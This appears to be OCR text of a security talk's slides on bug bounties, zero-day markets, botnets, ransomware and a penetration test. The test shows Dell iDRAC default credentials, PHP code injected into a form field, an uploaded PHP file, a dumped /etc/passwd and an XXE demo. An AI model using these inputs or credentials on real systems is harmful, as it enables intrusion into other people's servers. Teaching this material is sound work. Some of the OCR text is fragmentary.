


Yonathan Klijnsma
@ydklijnsma



Following

And there you have it, a machine controlling
an X-Ray device on VNC with patient data
open.. shodan.io/host/189.70.24...



RETWEETS
538

LIKES
323



11:51 PM - 28 Jan 2016

Vulnerabilities are inevitable. Are you prepared?

All technology contains bugs. If a security issue is found, what do you do? HackerOne makes it simple for your team to coordinate a quality response.

[Try a free demo](#)[or get in touch.](#)

Customers



Yahoo!



Twitter



Mail.Ru



Square



Coinbase



airbnb



Slack



Dropbox



Vimeo

Level up your online security

Zerocopter is an innovative security platform, on a mission to help make online security more effective and manageable. We do this by leveraging the best researchers and scanners in the world and offering an easy and secure Responsible Disclosure solution.

The screenshot shows a web-based reporting interface titled "Webshop / Report". The status bar at the top indicates "Reported", "Truge", "Open" (which is highlighted in green), and "Closed". There are buttons for "Change report status" and "Update status".

Report Summary:

- Order a negative amount of items for an enormous discount.**
- Status:** work in progress | Reported 1 day ago
- Link:** <https://ishop.example.com/cart>
- Description:** I've found a vulnerability to can lead to an enormous discount when ordering items. I haven't tested this further. I haven't finished the order, this seemed like the displayed amount is enough proof to verify the issue.
- Script Snippet:**

```
document.querySelector('input[name="amount"]').value = "-100"
```
- Note:** This will change the input field's value to a negative amount of products.
- Steps to Reproduce:**
 1. Order the products you would like to order;
 2. Go to any product in the store, open the javascript console and paste in the following javascript snippet:
 3. Press "Buy Now!"
 4. You will find the items back in your cart, the total amount will be a lot lower than it should be. For example, if you select €275 worth of valid items €250 worth of invalid items you will only have to pay a total amount of €25 for 11 t-shirts.

Report Details:

- REPORTED BY:** ER28052
- PROGRAM:** Webshop
- CATEGORY:** OWASP-A7 - Missing Function Level Access Control
- Reward Amount:** € 600
- Consultants:** 0



Scanners



Responsible Disclosure



Researchers



Circle Software Group bv

Mod queue

Reports

Programs

Yaffle



Circle Software Group bv

Circle Software

NO REPORTS

0

Unread

0

Processing

0

Resolved



Researcher Programs

A select group of experts will look for the unknown vulnerabilities.

New Program



Responsible Disclosure

Enabling RD for your program will allow anyone with access to your RD policy to report any discovered vulnerabilities.

New RD Policy



Scanners

Scanners are the step towards continuous security. Vulnerabilities that are found will be reported to you.

Schedule a new Scanner

HoofdvandeHacker

€10000 budget left of €10000 total

Expired program

0 open and 0 closed reports




BLACKHATS HOWEVER.....


Vulnerability		Click here to generate a custom rss feed or an embeddable widget													
Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
1999	1		1	1											
2000	1		1	1											
2001	1														
2002	7	1								1					
2003	5		3	1											
2004	6		5	4											
2005	16	4	9	4											
2006	31	4	10	3	1	1	4			2	1	3		1	
2007	35	5	10	6	1		9		1	2	3	2	2		4
2008	64	5	26	12	2		12			4	3	2	1		5
2009	95	29	64	32	19		8	2		3	4	2			9
2010	207	121	177	190	106		7	1		4	4	1			19
2011	202	100	162	132	92		14		1	5	6	7	1		2
2012	146	29	125	111	72		2		1	6	3	5			1
2013	148	20	130	104	69		1			6	4	1			2
2014	138	28	83	42	36		7			26	11		3		
2015	66	28	52	9	23		1			6	5				
Total	1169	484	858	562	421	1	65	3	3	74	44	25	7	1	43
% of All		41.4	73.4	48.1	36.0	0.1	5.6	0.3	0.3	6.3	3.8	2.1	0.6	0.1	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year




Vulnerabilities By Type



ENTER
ZERO-DAYS

Zero-Day Exploit



ZERODIUM Payout Ranges*

Up to
\$500,000

Up to
\$100,000

Up to
\$80,000





Up to
\$50,000

Up to
\$40,000

Up to
\$30,000

Up to
\$5,000

LPE: Local Privilege Escalation
 MTB: Mitigation Bypass
 RCE: Remote Code Execution
 RJB: Remote Jailbreak
 SBX: Sandbox Escape
 VME: Virtual Machine Escape



* All payout amounts are chosen at the discretion of ZERODIUM and are subject to change or cancellation without notice.


2015/11 © zerodium.com

USED IN...

Typical botnet architecture


Botnets are typically comprised of between several hundred to several million laptops or desktop PCs scattered around the world.

CYBER ATTACKER
Illicitly installs malware that secretly connects computers to the botnet.




- ▶ Infects email, websites
- ▶ Controls infected computers to steal funds and private information, send spam, host and distribute malware, attack other computers.

COMMAND & CONTROL SERVERS
The heart of the botnet, servers execute the various commands and processes.



BOTNET
A network of virus-infected computers controlled remotely by an attacker without the owners' knowledge.



SPREADS AND OPERATES SECRETLY

Hackers infect PCs by sending emails tainted with malicious links and attachments or luring PC users to infected websites.

Bots operate in the background, often without any visible evidence of their existence; can remain active and operational for years.

Sources: Microsoft; Symantec Corporation; Dell SecureWorks
W. Toss/Reuters/2013


REUTERS

Advanced Persistent Threat (APT): The Uninvited Guest

How attackers remain in your network harvesting information and avoiding detection over time

1. INCURSION

Attackers break into network by using social engineering to deliver targeted malware to vulnerable systems and people.



2. DISCOVERY

Once in, the attackers stay "low and slow" to avoid detection. They then map the organization's defenses from the inside and create a battle plan and deploy multiple parallel kill chains to ensure success.

3. CAPTURE

Attackers access unprotected systems and capture information over an extended period. They may also install malware to secretly acquire data or disrupt operations.

4. EXFILTRATION

Captured information is sent back to attack team's home base for analysis and further exploitation fraud—or worse.

ATTACK METHODS

- ▶ Social Engineering
- ▶ Zero-Day Vulnerability
- ▶ Malware Injection

 Symantec

OR BY...



VUPEN®
security

Contact: info@vupen.com

[PGP Key](#)

Or a little closer to home....

Threat Finder

Total Encrypted 102400

WARNING!



Private key will be destroyed on

04/07/2015

8:47 AM

Time left:

71:41:11

Your personal files are encrypted!

Don't switch off your computer and/or internet, otherwise your key will be disabled

1. You should register Bitcoin wallet (<https://blockchain.info/en/wallet>)

2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

[LocalBitcoins.com \(WU\)](#) - Buy Bitcoins with Western Union

[Coinafe.com](#) - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person

[LocalBitcoins.com](#) - Service allows you to search for people in your community willing to sell bitcoins to you directly.

[coinmr.com](#) - Another fast way to buy bitcoins

[bitquick.co](#) - Buy Bitcoins Instantly for Cash

[cashintocoins.com](#) - Bitcoin for cash.

[coinjar.com](#) - CoinJar allows direct bitcoin purchases on their site.

[zipzapinc.com](#) - ZipZap is a global cash payment network enabling consumers to pay for digital currency.

3. Send 1.25 BTC (\$300) to Bitcoin address specified below:

Send 1.25 BTC (\$300) to the following address:

1NadLTgZHFGjmqUuQ58dGsB7ADCbe5N6z1 or copy from QR code



Your BOT ID: **000027B8** (put in NOTE field)

During the payment of 300 USD please use your Bot ID, otherwise your files will not be decrypted.

Check payment 



Payment
via Bitcoin

**AND PRETTY
UNIQUE...**



Smart guys those hackers....

- Tox is free
- Tox uses bitcoins and TOR
- The malware works as advertised
- High anti-malware evasion

- Enter ransom amount
- Enter your 'cause'
- Submit the captcha

The screenshot displays the 'Tox - Viruses' web application interface. At the top, there is a logo featuring a biohazard symbol and the text 'Tox - Viruses' and 'toxicola7qww37c.onion'. Below the logo is a 'Summary' section with tabs for 'Viruses', 'Infected', and 'Of which paid'. On the right side of the summary tab, there are buttons for 'Total profit', 'To withdraw (net)', and a green 'Withdraw' button. A message box indicates 'Currently unavailable'. Below the summary is a 'Create a virus' form with fields for 'Ransom - \$' (set to 'Ransom in dollars (min. 50)'), 'Notes' ('Optional, ex. For Mr. Smith'), and 'Captcha' (containing the text '7mKMc'). A large green button labeled 'Create' is at the bottom of the form. A success message 'The virus 158gj9OmdX has been created.' with a 'Download' button is displayed above the form. At the bottom, there is a table with columns 'Ransom', 'Infections', 'Payments', 'Profit', and 'Notes'. The first row shows a grayed-out entry with values 0, 0, 0.00\$, and 'Actions' with a 'Download' button. The second row shows a similar entry with values 0, 0, 0.00\$, and 'Actions' with a 'Download' button. A 'Logout' link is located in the top right corner.

RIGHT. LET'S PWN!



**OBJECTIVE:
GET THE CROWN JEWELS**

192.168.150.1

VLAN Information


Primary VLAN:	VLAN 1	Max VLANs:	256
Management VLAN:	NONE	GVRP:	Disabled

VLAN Table

ID	Name	Status	Voice	IP Config	IP Address
1	DEFAULT_VLAN	Port Based	No	Disabled	
10	Servers	Port Based	No	Manual	192.168.200.1
11	Beheer	Port Based	No	Manual	192.168.199.1
20	Clients_LAN	Port Based	No	Manual	192.168.150.1
30	Clients_WiFi	Port Based	No	Manual	192.168.151.1

ID	Name	Status	IP Address
1	DEFAULT_VLAN	Port-based	0.0.0.0

Date	Type	Description
Mon Aug 13 16:43:01 1990	Warning	Loss of link
Mon Aug 13 16:40:58 1990	Warning	Loss of link
Fri Aug 10 22:50:16	Warning	Loss of link



Dell Idrac Default user and password


MAY 25, 2012 4 COMMENTS

19 Votes

At a few days ago I had to use Idrac to check a Dell server, and did not knew the password and user, there is a default user and password.

The default user is **root**, and the default password is **calvin**.

Hope that this information can be useful.



HP 2920-48G Switch(J9728A) Nessus / Login Scanner DCERPC Auxiliary Modules ... idrac-5MVK75J - iDRAC6 - System S... Dell iDRAC Default user and password... +

DELL INTEGRATED DELL REMOTE ACCESS CONTROLLER 6 - ENTERPRISE Support | About | Logout

System PowerEdge R610 root , Admin

System iDRAC Settings Batteries Fans Intrusion Power Supplies Removable Flash Media Temperatures Voltages Power Monitoring LCD

Properties Setup Power Logs Alerts Console/Media vFlash Remote File Share

System Summary System Details System Inventory

System Summary

Server Health

Status	Component
<input checked="" type="checkbox"/>	Batteries
<input checked="" type="checkbox"/>	Fans
<input checked="" type="checkbox"/>	Intrusion
<input checked="" type="checkbox"/>	Power Supplies
<input checked="" type="checkbox"/>	Removable Flash Media
<input checked="" type="checkbox"/>	Temperatures
<input checked="" type="checkbox"/>	Voltages

Virtual Console Preview

Options : Settings

Refresh Launch

Server Information

Power State	ON
System Model	PowerEdge R610
System Revision	II
System Host Name	SVR-ESX05
Operating System	VMware ESXi 6.0.0 build-3247720
Operating System Version	
Service Tag	5MVK75J
Express Service Code	12267178039
BIOS Version	6.0.7
Firmware Version	1.80 /Build 17

Quick Launch Tasks

- Power ON / OFF
- Power Cycle System (cold boot)
- Launch Virtual Console
- View System Event Log
- View iDRAC Log
- Update Firmware
- Reset iDRAC

PWNED!

Let's hack! Web style...

https://L...l.nl/index.php/leden/profiel

test 1011aa

Telefoonnummer *

Geboortegegevens

Geboortedag * Geboortemaand * Geboortejaar *

1 Januari 1970

Geboorteplaats

test

Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

Rekeningnummer * Rekening t.n.v. *

NL33 <?php echo 4; ?>

Pas profiel aan

Geboortegegevens

Geboortedag *

1

Geboortemaand *

Januari

Geboortejaar *

1970

Geboorteplaats

test


Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

Rekeningnummer *

NL33

Rekening t.n.v. *

4



→ C https://

```
daemon:x:1:1:daemon:/usr/sbin:/us  
bin:x:2:2:bin:/bin:/usr/sbin/nolo  
sys:x:3:3:sys:/dev:/usr/sbin/nolo  
sync:x:4:65534:sync:/bin:/syn  
games:x:5:60:games:/usr/games:/us  
man:x:6:12:man:/var/cache/man:/us  
lp:x:7:7:lp:/var/spool/lpd:/usr/s  
mail:x:8:8:mail:/var/mail:/usr/sb  
news:x:9:9:news:/var/spool/news:/  
uucp:x:10:10:uucp:/var/spool/uucp  
proxy:x:13:13:proxy:/bin:/usr/sbi  
www-data:x:33:33:www-data:/var/www  
backup:x:34:34:backup:/var/backup  
list:x:38:38:Mailing List Manager  
irc:x:39:39:ircd:/var/run/ircd:/u  
gnats:x:41:41:Gnats Bug-Reporting  
nobody:x:65534:65534:nobody:/none  
libuuid:x:100:101::/var/lib/libuu  
syslog:x:101:104::/home/syslog:/b  
messagebus:x:102:105::/var/run/db  
vdvdstoep:x:1000:1000:vdvdstoep,,  
sshd:x:103:65534::/var/run/sshd:/  
mysql:x:104:111:MySQL Server,,,:  
uploadhertje:x:1001:1001::::/hom  
smmta:x:105:113:Mail Transfer Age  
smmsp:x:106:114:Mail Submission P  
' />  
  
<  
</l
```

root:x:0:0:root:/root:/bin/bash

ONE SHOULD NOT SIMPLY IGNORE

INPUT VALIDATION

memegenerator.net

ECARDS... AS A SERVICE!



Verstuur een kaart

[Home](#) → [Verstuur een kaart](#)

eCard sent successfully!



Upload Afbeelding Geen bestand geselecteerd.

Uw naam

Uw email adres

ONE SHOULD NOT SIMPLY IGNORE

```
|<?php  
phpinfo();  
?>
```



/wp-content/uploads

INPUT VALIDATION

memegenerator.net

Server API | CGI/astore

stab103.6 #1 SMP Wed Jan 21 13:07:39

```
86_64-redhat-linux-gnu' '--prefix=/usr' '--exec-prefix=/usr' '--datadir=/usr/share' '--libexec' '--localstatedir=/var' '--odir=/usr/share/info' '--cache-path=/etc' '--with-config-file-scan-path' '--without-pear' '--with-bz2' '--with-lz=/usr' '--with-xpm-dir=/usr' '--enable-gd-with-iconv' '--with-jpeg-dir=/usr' '--without=GNU' '--enable-exif' '--enable-ftp' '--sem' '--enable-sysvshm' '--enable-shmop' '--enable-calendar' '--th-system-tzdata' '--enable-force-cgi-ap-ssl' '--enable-mbstring=shared' '--shared' '--enable-dba=shared' '--with-with-ldap-sasl' '--with-sql/mysql_config' '--enable-dom=shared' '--mp=shared,/usr' '--enable-soap=shared' '--enable-xmlwriter=shared' '--with-pdo' '--with-pdo-d' /usr/lib64/mysql/mysql_config' '--with-with-sqlite3=shared,/usr' '--enable--with-libedit' '--with-pspell=shared' '--sysvmsg=shared' '--enable--posix=shared' '--with--able-intl=shared' '--with-icu-dir=/usr' '--
```

**TRY
HARDER...
XXE ANYBODY?**

The screenshot shows the homepage of the bWAPP web application. The header is yellow with the text "bwAPP" and a small bee icon, followed by "an extremely buggy web app!". Below the header is a black navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Eva. The main content area has a light gray background. In the center, there is a large, stylized text element that reads "/ XML External Entity Attacks (XXE) /". Below this text is a small input field with the placeholder "Reset your secret to Any bug! ". To the right of the main content area, there are five social media sharing icons: Twitter, LinkedIn, Facebook, and two others. At the bottom right of the page is a circular logo featuring a stylized figure wearing a hat and holding a sword.



Reset your secret to [Any bugs?](#)



Quick Start



Request



Response



Header: Text

Body: Text



```
HTTP/1.1 200 OK
Date: Fri, 29 May 2015 09:09:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 28
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

